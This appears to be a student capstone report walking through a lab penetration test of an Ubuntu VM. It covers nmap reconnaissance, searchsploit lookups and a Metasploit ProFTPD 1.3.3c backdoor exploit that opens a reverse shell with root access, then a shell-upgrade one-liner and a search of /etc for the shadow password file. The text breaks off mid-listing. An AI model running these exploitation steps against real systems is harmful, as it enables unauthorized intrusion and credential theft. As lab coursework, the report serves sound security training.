
METTU SIDDHARTHA

Cyber Security Capstone Project

Project Title :- Penetration Testing

contacting a Pentesting on windows 7 lab and Ubuntu Lab and write a Vulnerability Assessment report with all your finding.

1) **Ubuntu Lab Vulnerability Assessment report**




- You Ensure that your Ubuntu machine's Network Adapter should be NAT. Even your Kali should be NAT Adapter.

The first we need to find the IP of Ubuntu System

After using the below command we got 4 IP addresses now we have to confirm IP address of Ubuntu so we are going to use nmap scan.

$ sudo arp-scan -l or $ sudo netdiscover



From above mentioned methods netdiscover method is recommended even though it takes time as it give packet count, length and vendor as it is more accurate.

Finding IP of Ubuntu Machine

From above we have four IP address we have to find the IP address of the Ubuntu machine

192.168.70.1 - this IP is the NAT adapter

192.168.70.2 - person who is trying to exchange the IP address

192.168.70.132

192.168.70.254

How to confirm ?? We are going to use the below mentioned flags with nmap scan like -O -sV to confirm the IP of Ubuntu machine.

$ sudo nmap -O 192.168.70.2 or $ sudo nmap -O 192.168.70.1
-O flag in nmap is used for OS detection

```
kali@kali: ~ 117x47
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.70.1
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 13:59 EDT
Nmap scan report for 192.168.70.1
Host is up (0.00043s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
2869/tcp open  icslap
6646/tcp open  unknown
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (87%), Micros
oft Windows Server 2022 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.70.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 14:00 EDT
Nmap scan report for 192.168.70.2
Host is up (0.014s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F5:5E:20 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Serve
r 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (91%),
 DVTel DVT-9540DW network camera (89%), Linux 3.2 (89%), Linux 4.4 (89%), BlueArc Titan 2100 NAS device (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

It was unable to do proper OS detection so include the below parameter or flags

-sV: Probe open ports to determine service/version info

$ sudo nmap -O -sv 192.168.70.1 – too many fingerprints match this host to give specific OS details we can come to a conclusion that NAT adapter acting as a router.

$ sudo nmap -O -sv 192.168.70.2

```
kali@kali: ~ 118x47

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV 192.168.70.2
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 14:18 EDT
Nmap scan report for 192.168.70.2
Host is up (0.0050s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain?
MAC Address: 00:50:56:F5:5E:20 (VMware)
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server
 2012 (93%), DD-WRT v24-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Actiontec MI424WR-GEN3I WAP (91%), D
VTel DVT-9540DW network camera (89%), Linux 3.2 (89%), Linux 4.4 (89%), BlueArc Titan 2100 NAS device (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.41 seconds

┌──(kali㉿kali)-[~]
└─$
```

In the above image it says VMware Player virtual NAT device so now move on to 3rd IP address.

- 192.168.70.132

$ sudo nmap -O -sv 192.168.70.132

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV 192.168.70.132
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 14:35 EDT
Nmap scan report for 192.168.70.132
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:22:A3:93 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

From the above image it confirms that IP address 192.168.70.132 belongs to Ubuntu

- Now perform the Next Stage of Scanning by increasing the verbosity level with flag -vv.

$ sudo nmap -sV -v 192.168.70.132

-v: Increase verbosity level (use -vv or more for greater effect)


```
kali@kali: ~ 118x47
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV -v 192.168.70.132
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 15:04 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 15:04
Scanning 192.168.70.132 [1 port]
Completed ARP Ping Scan at 15:04, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:04
Completed Parallel DNS resolution of 1 host. at 15:04, 0.15s elapsed
Initiating SYN Stealth Scan at 15:04
Scanning 192.168.70.132 [1000 ports]
Discovered open port 21/tcp on 192.168.70.132
Discovered open port 80/tcp on 192.168.70.132
Discovered open port 22/tcp on 192.168.70.132
Completed SYN Stealth Scan at 15:04, 0.08s elapsed (1000 total ports)
Initiating Service scan at 15:04
Scanning 3 services on 192.168.70.132
Completed Service scan at 15:04, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.70.132
NSE: Script scanning 192.168.70.132.
Initiating NSE at 15:04
Completed NSE at 15:04, 0.02s elapsed
Initiating NSE at 15:04
Completed NSE at 15:04, 0.00s elapsed
Nmap scan report for 192.168.70.132
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:22:A3:93 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 175.677 days (since Sun Apr  2 22:50:20 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
           Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
```

In the above image I discovered that three ports are open

PORT	STATE	SERVICE	VERSION
21/tcp	open ftp	ProFTPD	1.3.3c
22/tcp	open ssh	OpenSSH	7.2p2 Ubuntu 4ubuntu2.8(Ubuntu Linux)
80/tcp	open http	Apache httpd	2.4.18 ((Ubuntu))

The above information is the only required information that we can use to compromise the system

Where 80 HTTP is open and it is running Apache, Apache is a particular service used to run a web server. So, lets try visiting what website they are running the below is website they are running



It is running perfectly

Now Let's try connecting to ssh. Every ssh has a root user

Using ssh root<IP>

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.70.132
The authenticity of host '192.168.70.132 (192.168.70.132)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.70.132' (ED25519) to the list of known hosts.
root@192.168.70.132's password:
```


Right now we don't know the password of the root user.

So,Now lets check the ftp

ftp <IP>

```
kali@kali: ~ 117x47

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.70.132
Connected to 192.168.70.132.
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.70.132]
Name (192.168.70.132:kali): root@
331 Password required for root@
Password:
```

But it asks for the username unlike ssh ftp doesn't have a root user even though if you provide root as the user then it asks for the password

Both the methods above ssh and ftp we need password and username so it is not the correct way.

You can get the password for both above mentioned methods using bruteforce approach but it takes time and it's a beginner method.

So coming to the next method is take version details to internet or exploitdb so that we can find vulnerability. Each version has its own security features and its own weakness if you find any weakness for the respective version then it can be a vulnerability.

```
kali@kali: ~ 118x47

┌──(kali㉿kali)-[~]
└─$ searchsploit Apache httpd 2.4.18
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit Apache 2.4.18
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                     | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                   | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalati | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                    | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                 | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)          | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)          | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                 | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                   | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                 | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                           | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /  | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /  | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                        | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution    | linux/remote/34.pl
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

According to searchsploit Apache has several exploits but none of them matches with the current version. Each version has its own security downside which is equal to vulnerability none of them matches with the version we provided so lets move on to next that is OpenSSH.

```
kali@kali: ~ 118x47

┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 7.2p2
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                            | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                      | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                     | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration                                                | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Pri | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                            | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                               | linux/remote/40113.txt
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$
```

According to searchsploit one of the exploit for the version provided is Username Enumeration. Using this exploit we can find the user name the belongs to Ubuntu SSH service.

Lets check for ProFTPD also

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution                      | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                                | linux/remote/16921.rb
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Form the above exploit we can hack the system as well as Remote Code Execution (RCE) which means we can run code in ubuntu using our kali. Whenever you see Backdoor Command Execution you can use this to exploit the Ubuntu system and also it shows Metasploit, you can use Metasploit framework to get the reverse shell using the above exploit. Whenever you see the Metasploit run the msfconsole

```
kali@kali: ~ 117x47

┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Exec
ution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

Search the vulnerability using the search module we found one backdoor there are several ways use info 0 for more information about the exploit, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor to access the exploit

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

After selecting the exploit you have to check if there is any payload available as usually backdoors have payload use the below command to check

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

There are no payloads available. So, we have to find the payloads use the below command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                                       normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Fig 1

From the above image we got to know that there are 9 payloads we can use to compromise the system one method to know the correct payload which works is trial and error.

We are going to use payload/cmd/unix/reverse because we are trying to get reverse shell from the Ubuntu.

If they ever chosen payload doesn't work then choose another payload and redo the entire process basically it is like a trial and error method. We needed reversal from the Ubuntu machine so first let's try with the above mentioned payload.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Now we are having a new options field payload this is the procedure to set the payload.

We have two different parameters from two different areas

```
RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                   asics/using-metasploit.html
RPORT    21              yes       The target port (TCP)
```

Consider this as the payload or the exploit which we are using, this area helps us in communicating with the victim

And

```
LHOST                    yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port
```

Consider this as listener or our Kali machine or the attacker Operating machine.

RHOSTS is the victim IP address use the below command to set the RHOSTS

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.70.132
RHOSTS => 192.168.70.132
```

Coming to RPORT is the target port number i.e port 21 because that is vulnerable port

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
```

Next parameter is LHOST which is listener once we manage to compromise the Ubuntu system we have listen so we have to give our IP address as LHOST and also LPORT kali is listening but where so we have to give LPORT

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.70.131
LHOST => 192.168.70.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4455
LPORT => 4455
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.70.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.70.131   yes       The listen address (an interface may be specified)
   LPORT  4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Now that everything is set msfconsole attack is initiated by using the command exploit

We are getting several outputs

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.70.131:4455
[*] 192.168.70.132:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo npsoRfj5LXwBzrnj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "npsoRfj5LXwBzrnj\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.70.131:4455 -> 192.168.70.132:45394) at 2023-09-26 06:04:51 -0400
```

From the above all outputs the last output which says session 1 opened what does it mean suppose for example if you are trying to log into in Instagram.com you are creating a session and while logout you are creating session out.

Basically session 1 opened means we managed to compromise the system and we are inside the system, it is very hard to find in the real world.

While executing the above command if you get any error it might be because of network issue to resolve the error reboot the Ubuntu system and conduct the attack again.

The Last output shows us the payload is running on the port 45394 and also the ubuntu and kali machines are communicating

After executing the exploit command you can observe that our courser starts blinking which means it ready to take the commands which means we got the shell to execute the commands

If you don't get this above message then change the payload from fig 1 and conduct the attack from the beginning.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.70.131:4455
[*] 192.168.70.132:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo npsoRfj5LXwBzrnj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "npsoRfj5LXwBzrnj\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.70.131:4455 -> 192.168.70.132:45394) at 2023-09-26 06:04:51 -0400

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
whoami
root
cd /home
ls
marlinspike
```

The above image is the proof that shows we managed to hack the Ubuntu system

Now use the GTFOBins from gtfobins.github.io to get the interactive terminal

```
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@vtcsec:/home#
```

We managed to get the interactive shell

Now we have the access to the Ubuntu system now our main goal is to find the password

```
root@vtcsec:/# cd /root
cd /root
root@vtcsec:/root# cd ..
cd ..
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd etc
cd etc
```

If give command ls in etc directory we can find several files but we are looking for specific file named shadow

```
ls
acpi                            hosts                   ppp
adduser.conf                    hosts.allow             profile
alternatives                    hosts.deny              profile.d
anacrontab                      hp                      protocols
apache2                         ifplugd                 pulse
apg.conf                        iftab                   python
apm                             ImageMagick-6           python2.7
apparmor                        init                    python3
apparmor.d                      init.d                  python3.5
apport                          initramfs-tools         rc0.d
appstream.conf                  inputrc                 rc1.d
apt                             insserv                 rc2.d
aptdaemon                       insserv.conf            rc3.d
at-spi2                         insserv.conf.d          rc4.d
avahi                           iproute2                rc5.d
bash.bashrc                     issue                   rc6.d
bash_completion                 issue.net               rc.local
bash_completion.d               kbd                     rcS.d
bindresvport.blacklist          kernel                  resolvconf
binfmt.d                        kernel-img.conf         resolv.conf
bluetooth                       kerneloops.conf         rmt
brlapi.key                      ldap                    rpc
brltty                          ld.so.cache             rsyslog.conf
